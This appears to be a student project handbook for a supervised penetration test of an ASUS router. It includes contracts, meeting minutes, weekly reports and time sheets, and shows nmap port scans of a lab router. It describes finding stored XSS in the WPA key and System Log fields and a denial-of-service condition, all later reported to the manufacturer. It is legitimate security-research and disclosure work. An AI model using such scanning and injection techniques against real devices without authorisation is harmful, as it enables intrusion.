- Documents like the final report, contract of cooperation and the preliminary project plan will be written in LaTeX on Overleaf.com. The documents can be shared between the group members and it handles large documents better than Microsoft Word or Google Docs.
- Any code written or used will be uploaded to a Git repository on Github. This will make it easier to have an overview of what code has been used and reuse it if necessary. A link to the repository, if created, will be attached to the final report.
- The same tools mentioned will also be used for version control. All of them have history of edits, which makes it possible to undo or backtrack any undesirable changes.
- When submitting any work, all documents will be in PDF if practical.

(d) Submission of group work

- All work (documents, diagrams, etc.) should be finished 24 hours before the deadline. The group will then review all of it, and should be finished 10 hours before the deadline. Once done, the quality ensurer will have until 3 hours before the deadline to review the work once more. The other group member can also partake in this if needed. The submission responsible will submit the work 2 hours before the deadline.
- This plan is to give leeway should anything unexpected happen during the day leading up to a submission, meaning that this submission plan is for an ideal situation and it may not always be possible to follow it.

4 Interaction

(a) Meetings and preparations

- The group will have status meetings when deemed necessary by at least one of the group members. A status meeting will be used to discuss the progress or to make a plan for the following days/weeks. These meetings will be formal, so a meeting notice, agenda and minutes of meeting should be made. Preparations will not be expected unless specified. It is expected to meet on time, but some minutes delay will be allowed.
- There will be at least biweekly guidance meetings with the advisor/client's contact person to discuss progress, raise any issues and/or ask questions. Meetings may be held more frequently if the group or the advisor/client's contact person feels it is necessary. For these meetings it is expected that the group meet on time, preferably be ready 5 minutes before the meeting (both digital and physical). Before these meetings the group will have agreed on the agenda, and should the group have any questions or issues, these will also be discussed prior to the meeting.

- All group members are expected to watch or at least have an overview of any lectures held within one day after it was held. An overview of the lecture is defined as understanding the main points.

(b) Presence

- While working, we expect the group members to work diligently. It will be allowed to do individual, regular breaks as needed for each group member, but it is expected that the amount of breaks is reasonable. Preferably a maximum of 10-15 minutes each hour. For longer sessions, we will have a lunch break. The exact amount of time for lunch break will vary depending on the group's needs.
- In general the group will not be strict with breaks and some inattention (e.g. checking the phone for 5 minutes). It is however expected to work more efficiently if a deadline is approaching or if needed.

(c) Work environment

- The group members should keep a positive attitude. There should be room to ask any questions without being judged. It is expected to be helpful whenever possible, encourage learning, and be patient and civil at any time. If possible, do something to lighten the day for the group or as a group, e.g. bring cookies or order pizza on long days.

(d) Disagreement or breach of contract

- A breach of contract is any deviation from the contract that is not clearly communicated. The penalty for a deviation will be discussed and depends on the severity and consistency of the deviation. Any deviation should be communicated to the rest of the group if possible.
- If the group's coordination or communication is the reason for a deviation, e.g. missing a deadline or causing dysfunction as a group, a meeting will be held to discuss how to improve teamwork.
- A slight deviation, e.g. being 10 minutes without a notice, will not be punished. However, if the slight deviation causes distress for the rest of the group or negatively impacts the result, the group may need to call a meeting to discuss the deviation. Possible penalties will be discussed at the meeting.
- A more severe deviation, e.g. forgetting a planned meeting with a third party, will result in a warning. A group meeting will be held if it continues and penalties will be discussed. If it continues after the meeting, a meeting with the advisor will be requested. Further penalties will be discussed here depending on severity and impact of the deviation.
- In general most deviations will be excused as long as the deviation is clearly communicated, does not hinder the bachelor thesis' result or does not cause unnecessary distress for the group.



Jørgen Selsøyvold



Ida Heggen Troisdahl

3 Meeting Notices with Minutes

3.1 Meeting 11.01.22

Møteinnkalling

Til: Ida Heggen Trosdahl, Jørgen Selsøyvold

Møtested: G302 v/handelshøyskolen

Møtetid: 11.01.2022 KL 12.00 – 16.00

Saksliste

- | | |
|------|------------------------|
| 1.22 | Samarbeidskontrakt |
| 2.22 | Innledende planlegging |
| 3.22 | Møte med veileder |
| 4.22 | Eventuelt |

Møtereferat

Tilstede: Jørgen Selsøyvold, Ida Heggen Troisdahl

Møtested: G302 v/handelshøyskolen

Møtetid: 11.01.2022 KL 12.00 – 14.45

Saksliste

- 0.22 Valg av møteleder og -referent
- Møteleder: Jørgen Selsøyvold
 - Møtereferent: Ida Heggen Troisdahl
 - Ble enige om å beholde rollene ut bacheloroppgaven.
- 1.22 Samarbeidskontrakt
- Begynte på arbeidskontrakt og ferdigstilte et førsteutkast som gjøres ferdig etter møtet med veileder.
- 2.22 Innledende planlegging
- Diskuterte oppgaven og detaljer knyttet til den. Stor interesse for trådløse ruter, bestemte at engelsk skal brukes (fremtidige dokumenter blir på engelsk), og dokumentasjon som Gantt-diagram og timelister ble tatt opp.
- 3.22 Møte med veileder
- Planla møte med veileder.
- 4.22 Eventuelt
- Arbeid neste dagene: Finne spørsmål/punkter til oppstartsmøte, sette seg inn i OWASP-nettsidene (spesielt om methodology og sider om IoT) og gjøre egne forberedelser som man ønsker.



Møteleder, Jørgen Selsøyvold



Møtereferent, Ida Heggen Troisdahl

3.2 Meeting 13.01.22

Møteinnkalling

To: Ida Heggen Troisdahl, Jørgen Selsøyvold, Donn Morrison

Location: Digital meeting room

Time and place: 13.01.2022 11.00 AM

Agenda

- 5.22 Discussing device for thesis
- 6.22 Questions for advisor
- 7.22 Methodology
- 8.22 Other

Minutes of meeting

Present: Jørgen Selsøyvold, Donn Morrison, Ida Heggen Troisdahl

Location: Digital meeting room


Time and place: 13.01.2022 11.00 - 11.45 AM

Agenda

- 5.22 Discussing device for thesis
 - Wireless router:
 - Is a good choice, but harder to test nowadays. The group will have to decide on if they want a popular/high end router or simple/less popular, and if they want a brand that is already scrutinized; Netgear and Cisco already have some. JTAG or a serial port can be useful to have.
 - Wireless IP camera:
 - Higher likelihood for bugs and issues. Interesting because of the privacy implication.
 - Smartwatch:
 - Same points as the wireless IP camera. May pose an extra challenge because of custom architectures and OSes. Smartwatches for kids: Mnemonic made a report on this, very high privacy implications.
 - Group needs to decide on a device and acquire it soon, through Elkjøp or Atea. The group will make a list of 3-5 possible devices and send it to the advisor.
- 6.22 Questions for advisor
 - What should the group do, whitebox or blackbox?
 - Group can decide. Usually testing starts as black box, before source code is provided. Source code can be requested through GPL.
 - How does the advisor want to receive the minutes of the meeting?
 - The advisor prefers that the minutes are stored in the drive, which he has access to.
 - Question about ways to formulate the issue.
 - Can formulate the problem statement to include things other than just a security assessment. For example analyzing the experience of performing a security assessment for the first time or how two students with limited experience influences the result.
 - Can the advisor get a fixed room for the group to work in?
 - Advisor will look into it, but the group will probably have to book it themselves. Can use library or lab in realfagsbygger, or meet online.
 - Does the group need to make a 3 parts agreement (standardavtale)? Does the advisor need to sign anything?
 - Probably not, since there are no real third parties involved, but the advisor will look into it.
 - In the final report, should the group evaluate the risk and impact (business, technical, etc.) for any flaws and attacks (like a bachelor thesis did last year)?
 - Would be possible to do it.
- 7.22 Methodology
 - OWASP's methodology is suggested. Can adapt it if needed and make it part of the report.

8.22 Other

- Making a timeline was discussed:
 - The group should make an overview of the deadlines, a Gantt diagram.
 - It will take a couple of weeks to acquire the device and set up the hardware.
 - If the group wants the source code, this could take up to a month, so should be requested as soon as possible.
 - 3-4 weeks should be planned for the final report.
- The report should be high level and published right away, and a technical report should be made that is sent to the manufacturer.
- Next meeting will be January 20th 11 am, and the group should know the device and have a list by then.



Leader of meeting, Jørgen Selsøyvold



Meeting reporter, Ida Heggen Trosdahl

3.3 Meeting 20.01.22

Meeting notice

To: Ida Heggen Troisdahl, Jørgen Selsøyvold, Donn Morrison

Location: Jitsi meet

Time and place: 20. jan 2022 11.00 AM

Agenda

9.22	List of IoT devices
10.22	Linux reversing tools
11.22	Emulating firmware
12.22	Eventual questions

Minutes of meeting

Present: Jørgen Selsøyvold, Donn Morrison, Ida Heggen Trosdahl

Location: Digital meeting room


Time and place: 20.01.2022 11.00 - 11.45 AM

Agenda

- 9.22 List of IoT devices
 - Discussed the routers found and decided to narrow down the list by next week. Record information in spreadsheets.
- 10.22 Linux reversing tools
 - Recommended tools: FACT, binwalker, Ghidra.
- 11.22 Emulating firmware
 - Will be difficult to emulate because of no hardware, can look at Qemu and will need to find the binary file to emulate.
- 12.22 Eventual questions
 - How to get IoTGoat to work?
 - Advisor will try to get it working, a link to the project will be sent.
 - What are some things to look out for when penetration testing?
 - Unauthenticated access is pretty severe, command injection and UPnP are also interesting.
 - Should not try to exploit the wireless firmware, keep to the router itself and the application. Could be interesting to look at the apps and how it is connected to the router (cloud or remote admin port).
 - The group will research OWASP by next week. The advisor recommended adapting the methodology to fit the situation.
 - How should the thesis be solved?
 - Most important to approach it in a scientific way (systematically solve it).
 - Create research questions and answer a hypothesis. Describe the experiences.



Møteleder, Jørgen Selsøyvold



Møtereferent, Ida Heggen Trosdahl

3.4 Meeting 29.04.22

Meeting notice

To: Ida Heggen Troisdahl, Jørgen Selsøyvold, Donn Morrison

Location: IT-bygget

Time and place: 29. apr 2022 13.00

Agenda

13.22	Progress
14.22	Report specifics
15.22	Fuzzing
16.22	Miscellaneous

Minutes of meeting

Present: Jørgen Selsøyvold, Donn Morrison, Ida Heggen Trosdahl

Location: IT building

Time and place: 29.04.2022 13.00 - 14:30

Agenda

13.22 Progress

- The group is getting closer with the fuzzing.
- The proof of concepts are coming along, just a bit more left.
- The report has just been started on.

14.22 Report specifics

- CVE can be mentioned in the theory part of the report.
- The lesser issues should be mentioned.
- Regarding the vulnerabilities in the report, can either:
 - Name the product, but keep the details out and have those in a technical report.
 - Embargo the bachelor thesis until 90 days after submission, the group will ask Grethe Sandstrak or Kirsti Elisabeth Berntsen.
- A CVSS and risk rating can be calculated.
- Engineering form can be ignored unless something that does not fit elsewhere can be put there.
- Bibliography and sources are good as long as it is consistent and clean.
- “Kunnskapsbygging” and “relevans”: How the group learnt things from research and the thesis. For “relevans”, ask Grethe Sandstrak.

15.22 Fuzzing

- Httpd:
 - It was discovered there are a few compiled object files that have some functions that the httpd.c needs. Can try to reverse engineer or link the files to the httpd.c when compiling.
- Miniupnpd: The processIncHttp method seems interesting, can change the input to stdin and maybe hardcode the HTTP and protocol. Look for the read syscall.

16.22 Miscellaneous

- Project handbook meeting minutes and notices, probably just examples, the group should check with someone.
- Try to find out how many have this exact router, using for example Shodan.io.
- For the emulation, make sure to get across the complexity and necessity.



Møteleder, Jørgen Selsøyvold



Møteferent, Ida Heggen Trosdahl

3.5 Meeting 18.05.22

Meeting notice

To: Ida Heggen Troisdahl, Jørgen Selsøyvold, Donn Morrison

Location: IT-bygget

Time and place: 18. may 2022 14.00

Agenda

17.22	Send report to ASUS
18.22	Questions regarding report
19.22	Misc

Minutes of meeting


Present: Jørgen Selsøyvold, Donn Morrison, Ida Heggen Trosdahl

Location: IT-bygget

Time and place: 18.05.2022 14.00 - 16.15

Agenda

- 20.22
- Created and sent the first vulnerability report to ASUS using their form, for the XSS System Log vulnerability.
 - The proof of concept was simplified before sending the report.
- 21.22
- Should the team have a problem statement in addition to the research questions?
 - Yes, the team should have a problem statement. The team should also explicitly write the research questions at the end when answering them, e.g. research question 1 (RQ1)...
 - No Norwegian abstract is needed, unless the team has time and wants one.
 - Can the team use the advisor as a source if needed?
 - Yes, and it is possible to use write-ups, disclosures, etc. as well, which may be found on mitre's website. Source for private communication, can be added as a footnote.
 - Font was discussed, and the team and advisor agreed on keeping the Verdana font according to the technical template for the report.
 - If a source has been stated and the following next parts are implicitly from the same source, is it necessary to cite the source for each part?
 - No, in the case of implicit connection (e.g., the FSTM part in the report), there is no need to write the same source several times.
 - Should the source always be at the end of a sentence or can it be in the middle?
 - Should try to keep it at the end of the sentence.
 - It was decided that the word "filesystem" should be written in one word.
 - The abstract can include the research questions and problem statement
 - The tables will, like figures, have to be referenced from the surrounding text at least once.
 - Do the research questions need to be answered in the result part? Or can it be kept to only discussion and conclusion?
 - If possible, write a summary of the team's experience in the result, then discuss the experience in the discussion and conclude with it. Things like new terminology, tools, attacks, etc. before the testing could begin can be mentioned in the result.
 - The abstract should not contain any abbreviations/acronyms or sources.
 - The team can choose which language to present the thesis in. Team advisor also mentioned the video presentation will suffice, most likely.
- 22.22 The fuzzing has not gotten any results.



Leader of meeting, Jørgen Selsøyvold



Meeting reporter, Ida Heggen Trosdahl

4 Informal Meetings - Minutes²

4.1 Meeting 25.01.22

Informal meeting 25.01 - Minutes

Donn Morrison, Jørgen Selsøyvold and Ida Heggen Troisdahl

- Discussed the info found so far and the program FACT
- Only the contract of cooperation and the preliminary project plan are needed for the submission
- The advisor managed to get the IoTGoat working, will share with the group which commands used
- Jørgen will put all the firmware in the drive, Ida will help if available before Jørgen finishes
 - Advisor will look at them during the evening, then order them the next day (Wednesday)

²Some meetings of interest, there were several other meetings, but this was often purely technical and help for the penetration testing

4.2 Meeting 18.02.22

Informal meeting 18.02 - Minutes

Donn Morrison, Jørgen Selsøyvold and Ida Heggen Trosdahl

- Discussed that the router admin password is sent in clear text, but was not very relevant and probably by design.
- How relevant is Ghidra?
 - Ghidra can be pursued in a limited scope
 - Can put individual executables in it if necessary
 - Focus on binaries written by ASUS themselves (web interface, UPnP)
 - Busybox outside of scope, unless customised. Can check version.
- Send cloc and its results to Donn
- Nmap is sufficient for port scanning.
 - Can send a curl request to the ports found with nmap, if they are unknown.
 - Try rebooting the router and check if the port is standard or randomly assigned.
- Should set up SSH and Telnet.
 - Should test if the two routers will reuse an old key with a new SSH connection.
- A lot of issues can be found in the source code with dynamic analysis.
- Should focus on stuff that is running on the device
 - Check particular binaries' source code
- Make a list of dangerous functions and narrow down the functions.
 - Interesting functions are functions that handle user input.
- Httpd binary looks interesting.
 - Looks kinda like a mess: User input into buffer of 10 000 bytes and uses fgets, found a few unsafe functions in it

5.2 Weekly Reports - Jørgen

Report week 2

First meeting with the team for the bachelorproject. Agreed on points for contract of cooperation, and made an appointment with our advisor about which devices will be used for the bachelorproject, and possible ways to attack the problem.

There were some lectures on scientific approaches, and we were shown a project called "On thin ice".

Met with advisor and discussed our timeline for the project, what devices to work with, and methodologies.

Report week 3

Second week of bachelor project.

Most of the prerequisite planning documents are complete. Researching more into possible devices for the project. Seem to more or less agree on routers, even if we did some research into alternatives. We looked up which routers have available firmware and GPL source code.

Trying to get acquainted with reverse engineering tools, such as binwalk. Looking into emulation with QEMU. Studying a research document that Ida supplied, with details about age of OS'es being used in popular router brands. Using Firmware-mod-kit to extract filesystems. Fixing misaligned meeting notice.

Reading up on different attack methods, like ROP, fuzzing, overflows etc. Examining CVE's.

Report week 4

Preparing preliminary project planning for handing in. Deciding on routers. Meeting with our advisor to order IoT devices. Risk assessment for project. Made a risk assessment matrix. Entering documents into latex.

INGT2300 starts this week, and runs mon - wed, so it will probably eat into bachelor work.

Report week 5

Spent the week doing a firmware analysis, looking at the IoTGoat image and working. Examining different methodologies to find one appropriate for us.

Report week 6

Dynamic runtime analysis with firmadyne, setting up router and assessing default settings. Scanning ports with nmap, metasploit and masscan. Running different exploits with metasploit.

Scanning all ports on router

```
(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -sS -p0-65535 -oA output 192.168.1.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 04:08 EST
Nmap scan report for 192.168.1.1
Host is up (0.0047s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
515/tcp   open  printer
3394/tcp  open  d2k-tapestry2
3838/tcp  open  sos
5473/tcp  open  apsolab-tags
9100/tcp  open  jetdirect
18017/tcp open  unknown
48798/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
```

scan for webserver ports

```
(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -sS -p80-90,443,4443,8000-8009,8080-8099,8181,8443,9000,9090-9099 -oA output 192.168.1.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 04:18 EST
Nmap scan report for 192.168.1.1
Host is up (0.0097s latency).
Not shown: 55 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

Scanning the 200 most popular ports, found afs3 fileserver


```
(kali@kali)-[~]
└─$ sudo nmap -T1 -n -Pn -sS --top-ports 200 -oA output 192.168.1.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 04:30 EST
Nmap scan report for 192.168.1.1
Host is up (0.0031s latency).
Not shown: 196 closed tcp ports (reset)
PORT      STATE      SERVICE
53/tcp    open      domain
80/tcp    open      http
1038/tcp  filtered  mtqp
7000/tcp  filtered  afs3-fileserver

Nmap done: 1 IP address (1 host up) scanned in 3294.78 seconds
```

Report week 7

Preparing meeting to discuss our findings so far. Looking into how to perform a man in the middle attack to verify weakness. Ended up discarding the man in the middle approach, as it was outside scope. More filesystem analysis.

Report week 8

Final part of reconnaissance stage. Looking into emulating the router firmware. Attempts to use the ASUS images, but having issues with network interface.

Report week 9

Still no luck with getting the firmware emulation to run. Discussed with Ida, and decided to move on to compiling binaries for fuzzing. Next week is start of more intensive work on report for INGT2300.

Report week 10

Kept working on compiling binaries for fuzzing. The work on INGT2300 is occupying most of my time. Had a meeting with advisor on our issues with compiling the binaries and emulation of firmware.

Report week 11

Attempting to fix missing dependencies in HTTPD.c so it can be compiled for AFL, to make fuzzing possible. Trying to fix undefined errors stopping compilation. Managed to get fuzzer running last week, looking into how a dictionary is supposed to be made/used. Apparently not necessary, but can save on performance.

Multiple variations of some of the required header files, check contents of files to see if the variants contain missing functions/definitions.

Trying to follow <https://blog.attify.com/fuzzing-iot-devices-part-1/> to get started. Struggling with:

```
[~] PROGRAM ABORT : Program 'afl-qemu-trace' not found or not executable
      Location : find_binary(), src/afl-common.c:357
```

Supposed to be because afl-qemu is not built with right architecture, but built as guide suggested.

Exam in INGT2300, so did not spend as much time on project as i had wished.

Report week 12

Most of the week was spent working on the poster for the presentation next week. Kept struggling with the httpd binaries. Discussed with Ida whether i should start examining the web interface of the physical device.

Report week 13

Decided that too much time had been spent on fruitless attempts at restructuring binary for fuzzing, and moved on to looking at web interface. Last part of INGT2300 wrapping up.

Report week 14

Exploring how to emulate different firmware types with FAT. Trying AttifyOS. Emulation has been difficult.

A lot of time has gone into other project running alongside bachelor project, as expected. It is finally over and i can focus on the actual work. Next week is easter, so i need to be efficient. Testing the administrator panel for injection revealed some interesting stuff. Managed to run JavaScript in wireless SSID fields and password field. Stuck on infinite loop of refreshing when entering too many characters in the URL field. Noticed that I unfortunately was on the wrong firmware version.

Report week 15

The SSID JavaScript execution appears to have been fixed in the newest firmware update. Fortunately for us, the WPA pre-shared key field(effectively the password) was still not sanitized, and by removing the 20 character limit from the html we were able to inject a useful JavaScript payload into the field, which executed upon applying the changes. Spent most of my time this week trying to use this. Examined the post request in BurpSuite.

Our advisor also notified us that it was possible to generate an error message with user controlled input in the System Logs field.

Went home for Easter, and worked Monday to Wednesday, and a little on the weekend. Could definitely have been more efficient.

Report week 16

Late start this week after returning from the trip home during Easter. Kept trying to leverage issues mentioned in the last week's report. Were made aware that sending a request from terminal directly to host device would permanently occupy the network traffic handler for the administrator panel, effectively denying service.

Kept examining packages in BurpSuite to attempt to create a proof of concept for the XSS issue in the wireless settings panel, but i had serious problems with getting past the Cross Origin policy and acquiring a valid `asus_token` cookie.

Report week 17

Realizing that we are getting close to the end we started writing the report this week. Abandoned the wireless settings XSS attempts for now, and focused on creating a working proof of concept for the System Log vulnerability. Generating templates for displaying hour list graphs and such. Starting to look for sources and making some useful commands for Overleaf.

Report week 18

Spent most of the week working on the report, and too little working on the exploit demonstrations. Documentation took precedence. Wrote an early version of introduction, made a table of contents and a list of terms and coloring for it. Working on methodology section.

Report week 19

Next to last week, mostly writing. We have successfully made a proof of concept for the System logs glitch, and agreed with our supervisor to meet and report the issues we came across to the manufacturer. Made demonstrations of the rest of the issues. Most of the report is written this week.

Report week 20

Final week of the project. The report is mostly finished by the time of writing this. Making sure everything is up to project requirements, dredging up old meeting reports and other documentation for the project handbook. Making sure all references are added to the report. Putting the finishing touches on the report, and submitting our reports to the manufacturer under the guidance of our advisor. Discussing how to make the presentation video for next friday.

5.3 Time Sheets - Ida Heggen Troisdahl

Week	From	To	Hours	Description	Total:
Week 2					493
Monday 10.01	12:15	14:00	2.5	Lecture, kick-off.	
Tuesday 11.1	12:00	14:30	2.5	Meeting with the group and made a first draft of the contract. Discussed the thesis and our plans.	
	16:30	19:30	3	Wrote the minutes of the meeting, looked at some resources and fixed some documentation in the drive. Watched the video for the first lecture.	
Wednesday 12.01	9:15	11:00	2	Lecture, vitenskapelig metode 1.	
Thursday 13.01	11:00	14:00	3	Meeting with the advisor, then working with the group on the preliminary project plan. Made a timeline.	
Friday 14.01	12:00	18:00	6	Finished the contract of cooperation and finished what was possible on the preliminary project plan. Started making a risk assessment document and started on the minutes of meeting from the meeting on Thursday 13.01.	
Sunday 16.01	-	-	2.5	Read about the different types of devices and found resources for them.	
Week 3					
Monday 17.01	17:00	18:30	1.5	Discussed our findings from the weekend.	
Tuesday 18.01	11:30	14:30	3	Decided that to pentest a router, found some routers that seemed promising and sent them as a list to the advisor. Read some more and looked at relevant stuff. Decided that to look over the documentation required for the preliminary project plan next week and decided which day and time to meet every week.	
	17:30	20:30	3	Found CVEs, firmware and source code download for all the devices, sent this to the advisor. Read some more about pentesting routers.	
Wednesday 19.01	11:00	14:30	3.5	Sent the mail with the firmware and source code to the advisor. Started analysing the different devices and manufacturers, and picking 3 routers we are especially interested in. Started looking more into these routers. Decided to not have a weekly group meeting this week. Reading on the OWASP IoT page, especially IoTGoat on github.	
Thursday 20.01	8:30	13:30	5	Looked into the IoTGoat and took notes of how to find vulnerabilities in the firmware. Tried to get the IoTGoat to work, but none of us were successful. Had a meeting with the advisor at 11 am for 45 minutes, see minutes of meeting for details. Continued trying to the IoTGoat working, but failed. Been taking a look at documentation and vulnerabilities.	
Friday 21.01	18:00	20:30	2.5	Started finding info on the routers again, like linux version and so on.	
Saturday 22.01	-	-	5.5	Installed and got FACT to work. Started analyzing and continuing finding info on the routers.	
Sunday 23.01	-	-	4	Continued the work from Saturday.	
Week 4					
Monday 24.01	13:00	16:00	3	Discussed the findings about the routers with the group. Decided which routers we would like to pentest. Contacted the advisor and set up an informal meeting to discuss which routers we decided on. Made a plan for the next few days until Thursday.	
	-	-	2	Did some different stuff; looked at routers and the documents.	
Tuesday 25.01	11:00	11:30	0.5	Continued moving the preliminary project plan to latex.	
	14:00	15:00	1	Meeting with advisor. Discussed the info we found and the program FACT. Confirmed we only needed the contract of cooperation and the preliminary project plan for Friday. Tested out IoTGoat, advisor managed to get it working, will share with us the commands used. Decided that the group should put all the firmware in the drive, then the advisor will take a look at it during the evening and check the routers we wanted/were interested in. Will most likely get the routers tomorrow, Wednesday.	
	17:00	19:30	2.5	Finished moving the preliminary project plan to latex and started moving the contract of cooperation.	
Wednesday 26.01	-	-	5.5	Moved the contract of cooperation to latex and started adding some more to it.	
Thursday 27.01	9:30	17:30	8	Worked on the plan and its attachments; risk assessment, gantt and contract.	
Friday 28.01	10:00	14:00	4	Read through the contract once more, read through and modified the preliminary project plan, edited the gantt diagram a little. Submitted it.	
Week 5					
Wednesday 02.02	-	-	4.5	Analysis of the firmware; once more through FACT, static analysis of the trx file, extracted stuff with binwalk and dd, managed to extract what I think is the image file.	
Thursday 03.02	8:00	12:00	4	Started on an attack strategy, tried to emulate the firmware using QEMU or FAT. Did not work on kali unfortunately, so will try again later on attifyOS. Went by the advisor's office to get the router.	
	16:30	21:00	4.5	Set up IoTGoat and got it working, tried the first challenge. Took a look at the router.	

Friday 04.02	12:00	16:00	4	Reading up on the OWASP methodology and PTES, making a more detailed plan of the methodologies and allocated time for the different activities.
Saturday 05.02	12:00	14:00	2	Started on stage 1 and 2 in the attack strategy (reconnaissance and analysis).
Sunday 06.02	12:00	15:00	3	Continued on Saturday's work, found several resources for some extra recon (requires the router to run with internet) and started setting up the router. Did not connect the router to the internet.
Week 6				
Thursday 10.02	12:00	16:00	4	Started analysing the file system.
	-	-	3	Continued analysing the file system.
Friday 11.02	8:30	15:00	6.5	Continued analysing the file system.
Week 7				
Thursday 17.02	11:30	15:00	3.5	Reconnaissance and analysis.
Friday 18.02	10:00	16:00	6	Met with the advisor and continued analysing and gathering information.
Week 8				
Thursday 24.05	12:00	16:30	4.5	Finishing up reconnaissance and analysis
Friday 25.02	8:15	11:15	3	Still finishing up reconnaissance and analysis, started looking into emulation using FAT
Week 9				
Monday 28.02	10:30	13:00	2.5	Tried emulating the firmware.
Thursday 03.03	11:00	16:00	5	Continued trying emulation, but it did not work.
Friday 04.03	8:00	14:00	6	Emulation is still not working.
Week 10				
Monday 07.03	13:30	15:00	1.5	Met with the advisor to discuss the issues with emulation and fuzzing.
Thursday 10.03	-	-	3	Continued looking at emulation.
Week 11				
Thursday 17.03	12:00	16:00	4	Did some more attempts on emulation, then started doing fuzzing.
Friday 18.03	12:00	15:00	3	Looked at fuzzing, tried afl fuzzing and looked at firm-afl.
Saturday 19.03	-	-	5.5	Continued with fuzzing from Friday.
Week 12				
Thursday 24.03	12:00	15:00	3	Started with the poster presentation.
	17:30	-	2.5	Continued with poster presentation.
Friday 25.03	12:00	15:00	3	Continued with poster presentation.
	18:00	20:00	2	Continued with poster presentation.
Sunday 27.03	17:00	19:00	2	Finished with the poster and submitted it.
Week 13				
Monday 28.03	9:30	15:00	5.5	Continued looking at firm-afl and trying to get it to run.
Tuesday 29.03	12:00	15:00	3	Rehearsed the presentation and continued working on firm-afl.
	-	-	4	Continued with firm-afl.
Wednesday 30.03	10:00	16:00	6	Rehearsed the presentation and continued working on firm-afl.
Thursday 31.03	10:00	16:00	6	Rehearsed and had the presentation.
Friday 01.04	9:00	15:00	6	Worked on emulation and had a meeting with the advisor.
Week 14				
Tuesday 05.04	10:00	16:00	6	Went back to trying some more stuff with emulation.
	17:00	20:30	3.5	Continued working on the emulation.
Wednesday 06.04	10:00	16:00	6	Continued on emulation and may have found something.
Thursday 07.04	12:00	16:00	4	Continued emulation.
Friday 08.04	8:30	14:00	5.5	Tried adding nvram values to the config.h
	20:00	21:00	1	Added nvram values to config.h, but nothing changed.
Saturday 09.04	18:00	19:00	1	Commented out the error messages from the source code and recompiled, then tried to run the emulation; still error messages, will test more.
Week 15				
Monday 11.04	11:00	18:00	7	Went back to fuzzing as emulation seemed like a dead-end. Tried afl++.
Tuesday 12.04	10:30	13:30	3	Started on httpd.c file, adding methods and stuff to soon start fuzzing.
Wednesday 13.04	10:30	0:30	2	Still looking into fuzzing.
	19:00	20:00	1	Still fuzzing. Difficulties compiling the source code.
Thursday 14.04	11:30	13:30	2	Started trying to fuzz the already compiled binaries.
Friday 15.04	10:00	11:30	1.5	Did some smaller stuff.
Week 16				
Tuesday 19.04	10:30	14:30	4	Continued with afl++ fuzzing, trying stuff the advisor told us about.
	-	-	4.5	Cannot get QEMU mode to work on httpd (QEMU fails without info), trying to find fuzzing tutorials for asus binaries online.
Wednesday 20.04	9:00	16:00	7	Meeting with the group, discussing the plan ahead and continuing fuzzing.
Thursday 21.04	9:00	15:00	6	Managed to get httpd fuzzing, but unsure if it is completely correct. Will try once more with whitebox fuzzing.

Friday 22.04	9:00	15:00	6	Continued looking at getting the httpd to use stdin.
Sunday 24.04	18:00	21:00	3	Looked at QEMU emulation with the firmware after a mail from advisor, but stuck with issues connecting with SSH.
Week 17				
Monday 25.04	8:00	16:00	8	Looked some more on QEMU, decided to continue with fuzzing instead. Still changing input to stdin.
Tuesday 26.04	8:00	14:30	6.5	Continued changing from conn_fp to stdin and had a meeting with the advisor.
	-	-	3	Continued going through handle_request and fixing segfaults.
Wednesday 27.04	8:00	11:00	3	Continued with the code.
	13:30	17:30	4	Again more coding.
	18:30	19:30	1	Still looking at the code.
Thursday 28.04	9:00	17:00	8	Started working on the report. Made an overview.
Friday 29.04	8:00	16:00	8	Continued on the report a bit, going over the CVE worthy things and doing some more stuff on httpd. Met with the advisor and continued on httpd.
Sunday 01.05	15:30	19:30	4	Tested some stuff.
Week 18				
Monday 02.05	8:00	14:30	6.5	Wrote on the report.
Tuesday 03.05	8:00	15:00	7	Continued on the report.
	16:30	21:30	5	Rewrote the start of the report and added some sources to the abbreviations and acronyms.
Wednesday 04.05	8:00	12:30	4.5	Rewrote introduction and some theory.
	16:30	21:30	5	Continued on theory part of report.
Thursday 05.05	8:00	16:00	8	Calculated CVSS, fixed risk assessment, fixed some time management things and continued on theory part.
	20:30	23:00	2.5	Some more theory on report.
Friday 06.05	8:00	18:30	10.5	Almost finished the theory part, and wrote the standard agreement.
Saturday 07.05	9:30	14:30	5	One more attempt on compiling the httpd.c for fuzzing, got stuck on more functions and variables that are missing.
Sunday 08.05	10:30	14:30	4	Report, started on method part.
Week 19				
Monday 09.05	8:00	15:00	7	Wrote more on method part.
	17:30	21:30	4	More methodology and some fuzzing thing
Tuesday 10.05	8:00	10:00	2	Writing some stuff on the report.
	11:30	14:30	3	Did some more on httpd and had a meeting with the advisor.
	17:30	22:00	4.5	Wrote on the report, edited the start a bit.
Wednesday 11.05	8:00	14:30	6.5	Report writing.
	17:30	23:00	5.5	Report - added some images and have fixed up most of the theory part, missing 2.9 and 2.10.
Thursday 12.05	8:00	19:30	11.5	Wrote on the report, finished theory and fixed result. Fixed some grammar issues and other stuff.
	21:30	23:00	1.5	Fixed the httpd and got it running and fuzzing. Will look more at it after getting the NTNU's servers and trying to see if I can simplify the code more.
Friday 13.05	8:00	16:00	8	Report writing.
	20:00	22:00	2	Report writing.
Saturday 14.05	10:00	14:30	4.5	Fuzzing and report writing.
	19:30	22:00	2.5	Fuzzing and report writing.
Sunday 15.05	11:00	16:00	5	Fuzzing and report writing.
	21:00	0:00	3	Fuzzing and report writing.
Week 20				
Monday 16.05	8:00	17:00	9	Small stuff on report, cleaning it up mainly, and project handbook. Added contract of cooperation, original Gantt Diagram, edited Gantt Diagram, and the meeting minutes.
Tuesday 17.05	19:00	20:30	1.5	Found terms and stuff in the report.
Wednesday 18.05	8:30	16:30	8	Fixed a report to the manufacturer, had a meeting with the advisor and sent a report.
	18:30	1:00	6.5	Created another report for the manufacturer and wrote on the actual report.
